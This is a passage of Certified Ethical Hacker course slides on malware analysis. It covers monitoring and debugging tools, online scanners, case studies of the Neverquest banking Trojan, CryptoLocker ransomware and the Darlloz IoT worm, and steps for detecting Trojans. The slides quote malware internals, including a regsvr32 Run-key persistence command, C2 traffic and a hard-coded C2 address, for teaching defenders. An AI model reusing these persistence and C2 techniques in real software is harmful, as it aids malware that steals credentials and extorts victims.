3:48:10.3508007 PM	SearchIndexer....	3080	FileSystemControl	C:	SUCCESS	Control: FSCTL_R...
3:48:10.6210848 PM	chrome.exe	1132	WriteFile	C:\Users\PGB\AppData\Local\Google...	SUCCESS	Offset: 5,813,248, ...
3:48:10.6211414 PM	chrome.exe	1132	WriteFile	C:\Users\PGB\AppData\Local\Google...	SUCCESS	Offset: 276,284, Le...
3:48:10.6211629 PM	chrome.exe	1132	ReadFile	C:\Users\PGB\AppData\Local\Google...	SUCCESS	Offset: 276,248, Le...
3:48:10.6212526 PM	chrome.exe	1132	WriteFile	C:\Users\PGB\AppData\Local\Google...	SUCCESS	Offset: 276,248, Le...
3:48:10.6212777 PM	chrome.exe	1132	WriteFile	C:\Users\PGB\AppData\Local\Google...	SUCCESS	Offset: 276,284, Le...
3:48:10.6360691 PM	chrome.exe	1132	TCP Send	prashant:6297 -> 123.176.32.19:https	SUCCESS	Length: 1068, start...
3:48:10.6360929 PM	chrome.exe	1132	TCP TCPCopy	prashant:6297 -> 123.176.32.19:https	SUCCESS	Length: 366, seqn...

Showing 756,550 of 2,053,299 events (36%) Backed by virtual memory

<http://technet.microsoft.com>


Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Analysis Procedure (Cont'd)



NetResident

- Record network traffic information using the connectivity and log packet content monitoring tools such as **NetResident** and **TCPView**
- Determine the files added, processes spawned, and changes to the registry with the help of registry monitoring tools such as **RegShot**



<http://www.tamos.com>

Malware Analysis Procedure (Cont'd)




Collect the following information using debugging tools such as OllyDbg and ProcDump:



07


- Service requests and DNS tables information
- Attempts for incoming and outgoing connections



<http://www.ollydbg.de>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Malware Analysis Tool: IDA Pro

CEH
Certified Ethical Hacker<http://www.hex-rays.com>Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Online Malware Testing: VirusTotal



- VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the detection of viruses, worms, Trojans, etc.



<http://www.virustotal.com>

Antivirus scan for 6dc57b...

https://www.virustotal.com/en/file/ee29e80a2e8c469655fe215eac14c2fbb201116e40fd05e/

Community Statistics Documentation FAQ About English Join our community Sign in

virustotal

SHA256: ee29e80a2e8c469655fe215eac14c2fbb201116e40fd05edcd1f602e1959263b

File name: pwdump7.zip

Detection ratio: 37 / 49

Analysis date: 2014-03-11 13:46:14 UTC (1 day, 19 hours ago)

Analysis Relationships Additional information Comments Votes

Antivirus	Result	Update
AVG	Generic.BSSH	20140308
Agnitum	Trojan.Orsam!Giccl39E1aM	20140310
AntVir	SPR/PWDump.B	20140311
Antiy-AVL	Trojan(PSWTool.nol-a-virus)/Win32.PWDump	20140311
Avast	Win32.PUP-gen [PUP]	20140311
Baidu-International	HackTool.Win32.PWDump.Ag	20140311
CAT-QuickHeal	HackTool.PWDump (Not a Virus)	20140311
CMC	PSWTool.Win32.PWDump!Q	20140307
ClamAV	Trojan.Pwdump	20140310
CommTouch	W32/Trojan.VJIT-0945	20140311

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Online Malware Analysis Services



Anubis: Analyzing Unknown Binaries

<http://anubis.iseclab.org>



Metascan Online

<http://www.metascan-online.com>



Avast! Online Scanner

<http://91.213.143.22>



Bitdefender QuickScan

<http://quickscan.bitdefender.com>



Malware Protection Center

<https://www.microsoft.com>



UploadMalware.com

<http://www.uploadmalware.com>



ThreatExpert

<http://www.threatexpert.com>



Online Virus Scanner

<http://www.fortiguard.com>



Dr. Web Online Scanners

<http://vms.drweb.com>



ThreatAnalyzer

<http://www.threattracksecurity.com>

Trojan Analysis: **Neverquest**



A new banking Trojan known as Neverquest, is active and being used to attack a number of popular **banking websites**



This Trojan can **identify target sites** by searching for **specific keywords** on web pages that victims are browsing



After infecting a system, the malware gives an attacker control of the infected machine with the help of a **Virtual Network Computing** (VNC, for remote access) and **SOCKS proxy server**



The Trojan **targets several banking sites and steals sensitive information** such as login credentials that customers enter into these websites



The Trojan also **steals login information related to social networking sites** like Twitter, and sends this information to its control server

<https://blogs.mcafee.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Trojan Analysis: Neverquest (Cont'd)



- Once it infects a system, the Trojan drops a random-name DLL with a **.dat** extension in the **%APPDATA%** folder
- The Trojan then automatically runs this DLL using `regsvr32.exe /s [DLL PATH]` by adding a key under **"Software\Microsoft\Windows\CurrentVersion\Run\."**
- The Trojan tries to inject its malicious code into running processes and waits for browser processes such as **explorer.exe** or **firefox.exe**
- Once the victim opens any site with these browsers, the Trojan **requests the encrypted configuration file** from its control server

```

Follow TCP Stream

Stream Content:
POST /forumdisplay.php?fid=667167034 HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Host: ...
Content-Length: 65
Cache-Control: no-cache

Id: CE573F7B000000025000000000270000 info-020000020501010100030A28 HTTP/1.1 200 OK
Server: ngx_openresty/1.4.3.6
Date: Thu, 23 Jan 2014 10:30:51 GMT
Content-Type: octet/stream
Content-Length: 100327
Connection: keep-alive

ok.....p...lHs]z...$!...>.0.u]...h.....]
1.F..^&..C...s.jmgT.V..D.#.....7.....8..'....=...xm...G...h.N.|
.....7..Q.....
..t..CC..2...[HsF...;Z.....!B..q.../#=...n..05...h9...Q
.....7..T]j]f...rN.....ny].9...[.m...J4...?....R..CU..f#.....mc\
%.9.05...MUS8.LM..z...[.Hs..].n...+.....D.....3...?.....'.u..z/\..&B..TGj.
%.5...B.....p[.w..dH...j..Y.O.R.:|
Ypam..9.....5...zQ..A..X..P.....bu..6S..4...da..of..?..A|
F.....9.....Kp..5.....
..4xQ..2k...L..IZ...u7...X
(.R...g]...i...n..da3..
2.../.G..EQ6...&
P...CNZ..g|..j...E...~...B...
VC...
..d..D..]1...7...G...(.j..f...T.<.....h..."/.....K..W...9.1
1..4R..JC...Jg..IZ...E...
...i...759..v..bP.....La...09...xb..d(~4$>..ax..j]1'.....7..&..[.A..]:.....a..5y..yz..A..
[.7H...49...ss..w...

Entire conversation (100879 bytes)
Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw
Help Filter Out This Stream Close
  
```



<https://blogs.mcafee.com>

Trojan Analysis: Neverquest (Cont'd)



- The Trojan generates a **unique ID number** that will be used in subsequent requests
- The reply is encrypted with **aPLib** compression
- The reply data is appended to an **"AP32"** string, followed by a decompression routine
- The configuration file contains a huge amount of **JavaScript code**, a number of bank websites, social networking websites, and list of financial keywords
- The JavaScript code in the configuration file is used to **modify the page contents** of the bank's site to steal sensitive information

Address	Hex dump	Disassembly	Comment
00A79A75	47	INC EDI	
00A79A76	3B7D 08	CMR EDI, DWORD PTR DS:[EBP+8]	
00A79A79	72 EF	JB SHORT 00A79A6A	
00A79A7B	8B4D 08	MOV ECX, DWORD PTR DS:[EBP+8]	
00A79A7E	8D45 F4	LEA EAX, DWORD PTR DS:[EBP+C]	
00A79A81	8D7D FC	LEA EAX, DWORD PTR DS:[EBP-3]	
00A79A84	C706 41503332	MOV DWORD PTR DS:[ESI], 32333041	AP32 String
00A79A8A	E9 7D140000	JMP <APLIB Decompression>	Decompress algo
00A79A8F	8BC0	TEST EAX, EAX	
00A79A91	75 04	JNZ SHORT 00A79A97	
00A79A93	33C0	XOR EAX, EAX	
00A79A95	EB 71	JMP SHORT 00A79808	
00A79A97	8B45 FC	MOV EAX, DWORD PTR DS:[EBP-3]	
00A79A9A	8138 45434647	CMR DWORD PTR DS:[EAX], 47464345	ICFG String
00A79AA0	74 03	JZ SHORT 00A79AAE	
00A79AA2	50	PUSH EAX	
00A79AA7	E8 11140000	CALL 00A798B9	
00A79AA8	59	POP ECX	
00A79AA9	EB B8	JMP SHORT 00A79A93	
00A79AAE	8B5D 4C60AD00	MOV EDI, DWORD PTR DS:[AD604C]	kernel32.InterlockedExchange

Address	Hex dump	ASCII
07A40020	45 43 65 47	LA D3 10 00
07A40023	73 65 72 76	69 63 65 63
07A40026	5C 6F 63 65	2E 63 6F 6D
07A40029	75 68 74 73	2F 63 75 6D
07A4002C	79 00 12 69	64 3D 22 64
07A4002F	6E 68 65 72	22 00 00 00
07A40032	64 69 76 4D	61 69 6E 42
07A40035	74 79 6C 65	3D 22 64 69
07A40038	6E 65 22 00	09 03 20 31
07A4003B	67 28 63 61	70 69 74 61
07A4003E	2F 43 31 2F	41 63 63 6F
07A40041	6D 63 73 79	2E 61 72 79
07A40044	60 64 65 72	22 00 00 00
07A40047	6E 61 76 69	67 61 74 69
07A4004A	6F 6C 64 65	72 22 20 73
07A4004D	73 70 6C 61	6E 65 22 00
07A40050	6C 6F 6E 65	2E 63 6F 6D
07A40053	2F 53 75 6D	6D 61 72 79
07A40056	78 00 14 68	64 3D 22 64
07A40059	24 41 49 4E	45 52 22 00
07A4005C	3D 22 54 45	59 54 41 44
07A4005F	52 22 20 73	74 79 6C 65
07A40062	28 63 6F 6D	2F 43 31 2F
07A40065	6D 61 72 79	2E 61 72 79
07A40068	60 64 65 72	22 00 00 00
07A4006B	6E 61 76 69	67 61 74 69
07A4006E	6F 6C 64 65	72 22 20 73
07A40071	73 70 6C 61	6E 65 22 00
07A40074	6C 6F 6E 65	2E 63 6F 6D
07A40077	2F 53 75 6D	6D 61 72 79
07A4007A	78 00 14 68	64 3D 22 64
07A4007D	24 41 49 4E	45 52 22 00
07A40080	3D 22 54 45	59 54 41 44
07A40083	52 22 20 73	74 79 6C 65
07A40086	28 63 6F 6D	2F 43 31 2F
07A40089	6D 61 72 79	2E 61 72 79
07A4008C	60 64 65 72	22 00 00 00
07A4008F	6E 61 76 69	67 61 74 69
07A40092	6F 6C 64 65	72 22 20 73
07A40095	73 70 6C 61	6E 65 22 00
07A40098	6C 6F 6E 65	2E 63 6F 6D
07A4009B	2F 53 75 6D	6D 61 72 79
07A4009E	78 00 14 68	64 3D 22 64
07A400A1	24 41 49 4E	45 52 22 00
07A400A4	3D 22 54 45	59 54 41 44
07A400A7	52 22 20 73	74 79 6C 65
07A400AA	28 63 6F 6D	2F 43 31 2F
07A400AD	6D 61 72 79	2E 61 72 79
07A400B0	60 64 65 72	22 00 00 00
07A400B3	6E 61 76 69	67 61 74 69
07A400B6	6F 6C 64 65	72 22 20 73
07A400B9	73 70 6C 61	6E 65 22 00
07A400BC	6C 6F 6E 65	2E 63 6F 6D
07A400BF	2F 53 75 6D	6D 61 72 79
07A400C2	78 00 14 68	64 3D 22 64
07A400C5	24 41 49 4E	45 52 22 00
07A400C8	3D 22 54 45	59 54 41 44
07A400CB	52 22 20 73	74 79 6C 65
07A400CE	28 63 6F 6D	2F 43 31 2F
07A400D1	6D 61 72 79	2E 61 72 79
07A400D4	60 64 65 72	22 00 00 00
07A400D7	6E 61 76 69	67 61 74 69
07A400DA	6F 6C 64 65	72 22 20 73
07A400DD	73 70 6C 61	6E 65 22 00
07A400E0	6C 6F 6E 65	2E 63 6F 6D
07A400E3	2F 53 75 6D	6D 61 72 79
07A400E6	78 00 14 68	64 3D 22 64
07A400E9	24 41 49 4E	45 52 22 00
07A400EC	3D 22 54 45	59 54 41 44
07A400EF	52 22 20 73	74 79 6C 65
07A400F2	28 63 6F 6D	2F 43 31 2F
07A400F5	6D 61 72 79	2E 61 72 79
07A400F8	60 64 65 72	22 00 00 00
07A400FB	6E 61 76 69	67 61 74 69
07A400FE	6F 6C 64 65	72 22 20 73

<https://blogs.mcafee.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Virus Analysis: Ransom Cryptolocker



Ransom Cryptolocker is a ransom-ware that on execution **locks the user's system** thereby leaving the system in an unusable state



It also **encrypts the list of file types** present in the user system



The compromised user has to **pay the attacker** with ransom to unlock the system and to get the files decrypted

Infection and Propagation Vectors



The malware is being propagated via **malicious links in spam e-mails** which leads to pages exploiting common system vulnerabilities



These **exploit pages** will drop Ransom Cryptolocker and other malicious executable files on the affected machine

<https://kc.mcafee.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Virus Analysis: Ransom Cryptolocker (Cont'd)



Characteristics and Symptoms

The contents of the original files are encrypted using **AES Algorithm** with a randomly generated key



Once the system is infected, the malware binary first tries to connect to a hard coded **command and control server** with IP address **184.164.136.134**



If this attempt fails, it **generates a domain name** using random domain name algorithm and appends it with domain names such as .org, .net, .co.uk, .info, .com, .biz, and .ru



Encryption Technique

The malware uses an AES algorithm to encrypt the files. The malware first generates a **256 bit AES key** and this will be used to encrypt the files



In order to be able to decrypt the files, the **malware author** needs to know that key



To avoid transmitting the key in clear text, the malware will encrypt it using an **asymmetric key algorithm**, namely the RSA public/private key pair



This encrypted key is then submitted to the **C&C server**



<https://kc.mcafee.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Virus Analysis: Ransom Cryptolocker (Cont'd)



Once the system is compromised, the malware displays the below mentioned **warning** to the user and demand ransom to **decrypt the files**



It maintains the list of files which was encrypted by this malware under the following registry entry
• `HKEY_CURRENT_USER\Software\CryptoLocker\Files`



On execution, this malware binary copies itself to `%AppData%` location and deletes itself using a batch file
• `%AppData%\{2E376276-3A5A-0712-2BE2-FBF2CFF7ECD5}.exe`



<https://kc.mcafee.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Worm Analysis: **Darlloz**

(Internet of Things (IoT) Worm)



Darlloz is a Linux worm that is engineered to target the “**Internet of things**”

It targets computers running **Intel x86** architectures and also focuses on devices running the **ARM, MIPS,** and **PowerPC architectures**, which are usually found on **routers, set-top boxes,** and **security cameras**



<http://www.symantec.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Worm Analysis: Darlloz

(Internet of Things (IoT) Worm) (Cont'd)

**31,716**

Total number of identified **IP addresses** that were infected with Darlloz

139

Total number of Darlloz infections affected **regions**

449


Total number of identified **OS finger prints** from infected IP addresses

43%

Darlloz infections compromised **Intel based-computers or servers** running on Linux

38%

Darlloz infections affected a variety of **IoT devices**, including routers, IP cameras, etc.



<http://www.symantec.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Worm Analysis: Darlloz

(Internet of Things (IoT) Worm) (Cont'd)



Darlloz Execution

- The main purpose of the worm is to **mine crypto currencies**
- Upon execution, the worm **generates IP addresses randomly**, accesses a specific path on the machine with well-known IDs and passwords, and also **sends HTTP POST requests** which exploit the vulnerability
- If the target is unpatched, it downloads the worm from a malicious server and starts **searching for its next target**
- Currently, the worm infect only **Intel x86 systems** because the downloaded URL in the exploit code is hard-coded to the ELF binary for Intel architectures



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456
0000h:	7F	45	4C	46	01	01	01	61	00	00	00	00	00	00	00	00	DEL...
0010h:	02	00	28	00	01	00	00	00	C0	75	01	00	34	00	00	00	..(...
0020h:	C8	15	01	00	02	00	00	00	34	00	20	00	02	00	28	00

Template Results - ELFTemplate.bit		
Name	Value	Start
[-] struct FILE file		0h
[-] struct ELF_HEADER elf_header		0h
[-] struct e_ident_t e_ident		0h
[-] enum e_type32_e_e_type	ET_EXEC (2)	10h
[-] enum e_machine32_e_e_machine	EM_ARM (40)	12h
[-] enum e_version32_e_e_version	EV_CURRENT (1)	14h

<http://www.symantec.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow



**Introduction
to Malware**



**Trojan
Concepts**



**Virus and Worm
Concepts**



**Malware Reverse
Engineering**



**Malware
Detection**



**Counter-
measures**



**Anti-Malware
Software**



**Penetration
Testing**

How to Detect Trojans



Scan for suspicious **OPEN PORTS**



Scan for suspicious **RUNNING PROCESSES**



Scan for suspicious **REGISTRY ENTRIES**



Scan for suspicious **DEVICE DRIVERS**
installed on the computer



Scan for suspicious **WINDOWS SERVICES**



Scan for suspicious **STARTUP PROGRAMS**



Scan for suspicious **FILES** and **FOLDERS**



Scan for suspicious **NETWORK ACTIVITIES**



Scan for suspicious modification to
OPERATING SYSTEM FILES



Run Trojan **SCANNER** to detect Trojans



Scanning for Suspicious Ports



Trojans open **unused ports** in victim machine to connect back to Trojan handlers


Look for the **connection established** to unknown or suspicious IP addresses

```
Administrator: Command Prompt
C:\Windows\system32>netstat -an
Active Connections
Proto Local Address Foreign Address State
TCP 0.0.0.0:21 0.0.0.0:0 LISTENING
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 0.0.0.0:2869 0.0.0.0:0 LISTENING
TCP 0.0.0.0:5357 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49152 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49153 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49154 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49155 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49156 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49157 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49158 0.0.0.0:0 LISTENING
TCP 10.0.0.4:139 0.0.0.0:0 LISTENING
TCP 10.0.0.4:2869 10.0.0.1:1000 TIME_WAIT
TCP 10.0.0.4:49693 10.0.0.2:445 ESTABLISHED
TCP 10.0.0.4:49794 129.126.32.139:80 ESTABLISHED
TCP 10.0.0.4:49795 129.126.32.139:80 ESTABLISHED
TCP 10.0.0.4:49796 10.0.0.1:5668 TIME_WAIT
TCP 10.0.0.4:49797 10.0.0.1:5668 TIME_WAIT
TCP 10.0.0.4:49798 10.0.0.1:5668 TIME_WAIT
TCP 10.0.0.4:49799 10.0.0.1:5668 TIME_WAIT
TCP 10.0.0.4:49800 10.0.0.1:5668 TIME_WAIT
TCP 10.0.0.4:49801 10.0.0.1:5668 TIME_WAIT
TCP 10.0.0.4:49802 10.0.0.1:5668 TIME_WAIT
TCP 10.0.0.4:49803 10.0.0.1:5668 TIME_WAIT
